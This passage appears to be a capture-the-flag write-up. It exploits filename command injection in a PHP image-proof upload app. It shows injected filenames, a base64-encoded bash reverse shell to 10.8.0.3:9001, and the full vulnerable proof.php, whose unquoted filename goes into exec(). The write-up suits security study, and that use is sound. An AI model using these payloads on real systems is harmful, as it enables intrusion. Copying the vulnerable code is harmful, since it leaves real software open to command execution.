
We change the filename from shell.php.jpg to a.jpg; id # and send over the request:

We then follow the redirect and to see what's happening exactly we can open it in our browser as well, right click and Request in Browser.


Hm, nothing there, and nothing in the Proof Gallery either, we might have to intercept the request after uploading a file and then hitting submit to change the filename. Let's do just that, we upload the file, turn Intercept on and then change the filename to:
a.jpg; id #
This also doesn't work, and that's because id gets outputted to the regular terminal, and we can't see it anywhere, we can maybe write the output to the file we have previously uploaded?


Well, that's definitely weird output, but it's maybe because we forgot to comment out the rest. (Don't bother, not the way)
Since we know we have command execution, we just don't have a way to read the output currently, we can try to create a reverse shell through bash, and just base64 encode to solve syntax issues.
We can use revshells to generate the bash shell:

We upload a test.jpg file again and change the filename:
test.jpg; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjguMC4zLzkwMDEgMD4mMQ== | base64 -d | bash #

Forward the request and we pop our shell:

Let's check the current directory:

We see that the script executing our file upload is here called proof.php, we can check it out.
<?php
// proof.php — uploads a monogram and renders a proof with ImageMagick.
//
// Iris built this on a quiet Sunday and added the paper / ink / typeface
// dropdowns over the next two weekends. Works exactly as she expected for
// the normal case (PNG/JPG with a sensible filename). The shell call below
// is a problem she never saw because she only ever tested it with files
// she'd named herself — Figma exports, scans of her own roughs.

// ── Press catalog (whitelisted enums) ────────────────────────────────────
// All four pickers are server-side enums. Unknown keys silently fall back
// to the studio's defaults. None of these values is ever interpolated from
// user input — only the filename is.

$PAPERS = [
    'pearl_white'  => ['file' => '/var/www/html/assets/paper-pearl-white.jpg',
                        'name' => "Crane's Pearl White, 220lb"],
    'lettra'       => ['file' => '/var/www/html/assets/paper-lettra.jpg',
                        'name' => "Crane Lettra, 300lb cotton"],
    'mohawk_kraft' => ['file' => '/var/www/html/assets/paper-mohawk-kraft.jpg',
                        'name' => "Mohawk Kraft, 100lb"],
    'duplex'       => ['file' => '/var/www/html/assets/paper-duplex.jpg',
                        'name' => "Duplex Cream & Blush, 240lb"],
];
$INKS = [
    'hawthorn'   => ['hex' => '#5e1f1a', 'name' => 'Hawthorn Berry'],
    'mosswick'   => ['hex' => '#2a3d2f', 'name' => 'Mosswick Green'],
    'bronze'     => ['hex' => '#8c6d3f', 'name' => 'Bronze Foil'],
    'type_black' => ['hex' => '#111111', 'name' => 'Type Black'],
    'vermillion' => ['hex' => '#b8381f', 'name' => 'Vermillion 178'],
];
$TYPEFACES = [
    'caslon' => ['font' => 'Liberation-Serif-Italic', 'name' => 'Caslon Italic, 1722 cut'],
    'trade'  => ['font' => 'Liberation-Sans-Bold',    'name' => 'Trade Gothic Bold'],
    'mono'   => ['font' => 'Liberation-Mono-Italic',  'name' => 'Underwood, typewriter italic'],
    'futura' => ['font' => 'DejaVu-Sans',             'name' => 'Futura, light geometric'],
];
$STAMPS = [
    'wax'      => ['file' => '/var/www/html/assets/stamp-wax.png',      'name' => 'Wax seal · Q'],
    'ornament' => ['file' => '/var/www/html/assets/stamp-ornament.png', 'name' => "Editor's ornament"],
    'brand'    => ['file' => '/var/www/html/assets/stamp-brand.png',    'name' => 'Quotin brand mark'],
    'none'     => ['file' => null,                                       'name' => 'No stamp'],
];

function ql_pick(array $set, $supplied, string $default): string {
    $supplied = (string)$supplied;
    return isset($set[$supplied]) ? $supplied : $default;
}

// ── Upload handler (POST) ────────────────────────────────────────────────

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $upload = $_FILES['monogram'] ?? null;

    if (!$upload || $upload['error'] !== UPLOAD_ERR_OK) {
        http_response_code(400);
        $page_title = 'Press error';
        require_once __DIR__ . '/header.php';
        ?>
        <article class="ql-proof-view">
          <div class="ql-eyebrow">PRESS ERROR</div>
          <h1 class="ql-proof-title">No file came through.</h1>
          <p class="ql-proof-lede">The form arrived without an attachment — the press has nothing to set. Try again?</p>
          <p class="ql-proof-foot"><a href="/">← Back to the form</a></p>
        </article>
        <?php
        require_once __DIR__ . '/footer.php';
        exit;
    }

    $paper_key    = ql_pick($PAPERS,    $_POST['paper']    ?? '', 'pearl_white');
    $ink_key      = ql_pick($INKS,      $_POST['ink']      ?? '', 'hawthorn');
    $typeface_key = ql_pick($TYPEFACES, $_POST['typeface'] ?? '', 'caslon');
    $stamp_key    = ql_pick($STAMPS,    $_POST['stamp']    ?? '', 'wax');
    $paper        = $PAPERS[$paper_key];
    $ink          = $INKS[$ink_key];
    $typeface     = $TYPEFACES[$typeface_key];
    $stamp        = $STAMPS[$stamp_key];

    // Caption — strip shell single-quote breakers, backslash, newlines, and
    // ImageMagick's `%` percent-substitution char. The remaining text is
    // wrapped in single quotes inside the convert call so it can safely
    // hold ampersands, dashes, etc.
    $caption_raw = (string)($_POST['caption'] ?? '');
    $caption     = preg_replace('/[\'\\\\\r\n%]/', '', $caption_raw);
    $caption     = mb_substr(trim($caption), 0, 60);
    if ($caption === '') { $caption = 'Untitled'; }

    $email = mb_substr(trim((string)($_POST['email'] ?? '')), 0, 120);

    $incoming = '/var/www/html/proofs/incoming';
    $output   = '/var/www/html/proofs/output';
    @mkdir($incoming, 0755, true);
    @mkdir($output, 0755, true);

    // We trust our customers — Iris.
    // The original filename is preserved so we can match an incoming proof
    // to the file the customer sent us. (No sanitization.)
    $filename = $upload['name'];
    $src      = "$incoming/$filename";
    move_uploaded_file($upload['tmp_name'], $src);

    $proof_id  = bin2hex(random_bytes(8));
    $out       = "$output/$proof_id.png";
    $proof_num = strtoupper(substr($proof_id, 0, 6));

    // Stamp overlay segment — only included if the customer picked one.
    $stamp_segment = '';
    if ($stamp['file'] !== null) {
        $stamp_segment =
            " \\( {$stamp['file']} -resize 110x110 \\)" .
            " -gravity southwest -geometry +30+30 -compose over -composite";
    }

    // THE BUG — $src is unquoted; the filename flows into the shell.
    //
    // The chain: load upload → fit & crop to a proof tile → soften the ink
    // (modulate + level) → multiply the chosen paper texture under it so
    // the grain shows through → press the caption in the chosen ink and
    // typeface → stamp the corner with the proof number → drop the chosen
    // stamp overlay → strip metadata → write out.
    // Feed the upload through cat into convert's stdin (-). The BUG is still
    // here: $src is unquoted. But piping means the injection lands cleanly:
    //   photo.jpg;$(cmd) | convert - ...
    // splits into  cmd1=cat .../photo.jpg  cmd2=$(cmd)|convert - ...
    // so $(cmd) is isolated in its own pipeline stage with no dangling flags.
    $cmd =
        "cat $src |" .
        " convert -" .
        " -auto-orient" .
        " -resize 760x540^ -gravity center -extent 760x540" .
        " -modulate 96,82,100 -level 6%,94%" .
        " \\( {$paper['file']} -resize 760x540^ -gravity center -extent 760x540 \\)" .
        " -compose multiply -composite" .
        " -font {$typeface['font']} -fill '{$ink['hex']}'" .
        " -gravity south -pointsize 28 -annotate +0+44 '$caption'" .
        " -font Liberation-Mono -fill '#3a2820'" .
        " -gravity southeast -pointsize 11 -annotate +28+22 'PROOF Nº$proof_num · QUOTIN PRESS'" .
        $stamp_segment .
        " -strip $out 2>&1";

    $cmd_display = $cmd;
    exec($cmd, $exec_output, $rc);

    if ($rc !== 0) {
        // Press jam — show ImageMagick's stderr so Iris can debug it.
        $page_title = 'Press error';
        require_once __DIR__ . '/header.php';
        ?>
        <article class="ql-proof-view">
          <div class="ql-eyebrow">PRESS ERROR</div>
          <h1 class="ql-proof-title">The press jammed.</h1>
          <p class="ql-proof-lede">The press jammed on <code><?= htmlspecialchars($filename) ?></code>. Iris would like to see the technical bit:</p>
          <pre class="ql-proof-err">$ <?= htmlspecialchars($cmd_display) ?>

<?= htmlspecialchars(implode("\n", $exec_output)) ?></pre>
          <p class="ql-proof-foot"><a href="/">← Back to the form</a></p>
        </article>
        <?php
        require_once __DIR__ . '/footer.php';
        exit;
    }

    // Success — write metadata sidecar (drives the gallery + viewer copy).
    $meta = [
        'id'                => $proof_id,
        'caption'           => $caption,
        'original_filename' => $filename,
        'paper_key'         => $paper_key,
        'paper_name'        => $paper['name'],
        'ink_key'           => $ink_key,
        'ink_name'          => $ink['name'],
        'typeface_key'      => $typeface_key,
        'typeface_name'     => $typeface['name'],
        'stamp_key'         => $stamp_key,
        'stamp_name'        => $stamp['name'],
        'has_email'         => $email !== '',
        'pressed_at'        => time(),
    ];
    file_put_contents("$output/$proof_id.meta.json", json_encode($meta, JSON_PRETTY_PRINT));

    header("Location: /pressing.php?id=$proof_id");
    exit;
}

// ── Viewer (GET ?id=<proof_id>) ──────────────────────────────────────────

$id = $_GET['id'] ?? null;
if (!$id || !preg_match('/^[a-f0-9]{16}$/', $id)) {
    header('Location: /');
    exit;
}

$path = "/proofs/output/$id.png";
$disk = "/var/www/html$path";

if (!file_exists($disk)) {
    $page_title = 'Proof not found';
    require_once __DIR__ . '/header.php';
    ?>
    <article class="ql-proof-view">
      <div class="ql-eyebrow">NO PROOF FOUND</div>
      <h1 class="ql-proof-title">No proof at that reference number.</h1>
      <p class="ql-proof-lede">The press doesn't have anything filed under that number. It might have been cleared, or the number copied wrong.</p>
      <p class="ql-proof-foot"><a href="/">← Back to the form</a></p>
    </article>
    <?php
    require_once __DIR__ . '/footer.php';
    exit;
}

// Pull the metadata sidecar if it exists. Proofs run through the form
// always have one; PNGs that ended up in the output dir some other way
// won't, and we just fall back to generic copy.
$meta_path = "/var/www/html/proofs/output/$id.meta.json";
$meta = file_exists($meta_path) ? json_decode(file_get_contents($meta_path), true) : null;

$proof_num  = strtoupper(substr($id, 0, 6));
$share_host = $_SERVER['HTTP_HOST'] ?? 'quotin.press';
$share_url  = "http://$share_host/proof.php?id=$id";

$page_title = "Proof Nº$proof_num";
require_once __DIR__ . '/header.php';
?>

<article class="ql-proof-view">
  <div class="ql-eyebrow">PROOF Nº<?= htmlspecialchars($proof_num) ?> · YOURS TO KEEP</div>
  <h1 class="ql-proof-title">Your proof is ready.</h1>
  <?php if ($meta): ?>
    <p class="ql-proof-lede">
      Pressed on <strong><?= htmlspecialchars($meta['paper_name']) ?></strong>,
      in <strong><?= htmlspecialchars($meta['ink_name']) ?></strong>,
      set in <strong><?= htmlspecialchars($meta['typeface_name']) ?></strong>.
      <?php if (($meta['stamp_name'] ?? '') !== 'No stamp'): ?>
        Sealed with the <strong><?= htmlspecialchars($meta['stamp_name']) ?></strong>.
      <?php endif; ?>
      <?php if (!empty($meta['original_filename'])): ?>
        Source file: <em><?= htmlspecialchars($meta['original_filename']) ?></em>.
      <?php endif; ?>
    </p>
  <?php else: ?>
    <p class="ql-proof-lede">Iris pressed this on a quarter-sheet of Crane's Pearl White, 220lb. The watermark is from our oldest stamp.</p>
  <?php endif; ?>

  <div class="ql-proof-frame">
    <img src="<?= htmlspecialchars($path) ?>" alt="Letterpress proof Nº<?= htmlspecialchars($proof_num) ?>">
  </div>

  <section class="ql-proof-share">
    <div class="ql-share-row">
      <div class="ql-share-col">
        <div class="ql-share-label">SHARE THIS PROOF</div>
        <input class="ql-share-input" type="text" readonly
               value="<?= htmlspecialchars($share_url) ?>"
               onclick="this.select()">
        <p class="ql-share-help">Send to a partner. The link is good for fourteen days.</p>
      </div>
      <div class="ql-share-col">
        <div class="ql-share-label">PRINT FILE</div>
        <a class="ql-share-pdf"
           href="<?= htmlspecialchars($path) ?>"
           download="quotin-proof-<?= htmlspecialchars($proof_num) ?>.png">
          ↓ Save high-res file
        </a>
        <p class="ql-share-help">Take it to your printer. We'll match this exactly when you commission a suite.</p>
      </div>
    </div>
  </section>

  <p class="ql-proof-foot">
    Like what you see?
    <a href="/contact.php">Tell us about your wedding</a> and we'll quote a full suite.
    Or <a href="/">run another proof</a>, or <a href="/gallery.php">see what we've pressed lately</a>.
  </p>
</article>

<?php require_once __DIR__ . '/footer.php'; ?>
Well, the comments throughout the code explains it pretty well.
The bug is:
$cmd = "cat $src | convert - ...";

$filename = $upload['name'];
$src      = "$incoming/$filename";

$filename = fully user-controlled
$src = directly embedded into a shell command

Okay, let's find the flag now. Since we are logged in as Iris, I feel it's beneficial to check her home directory.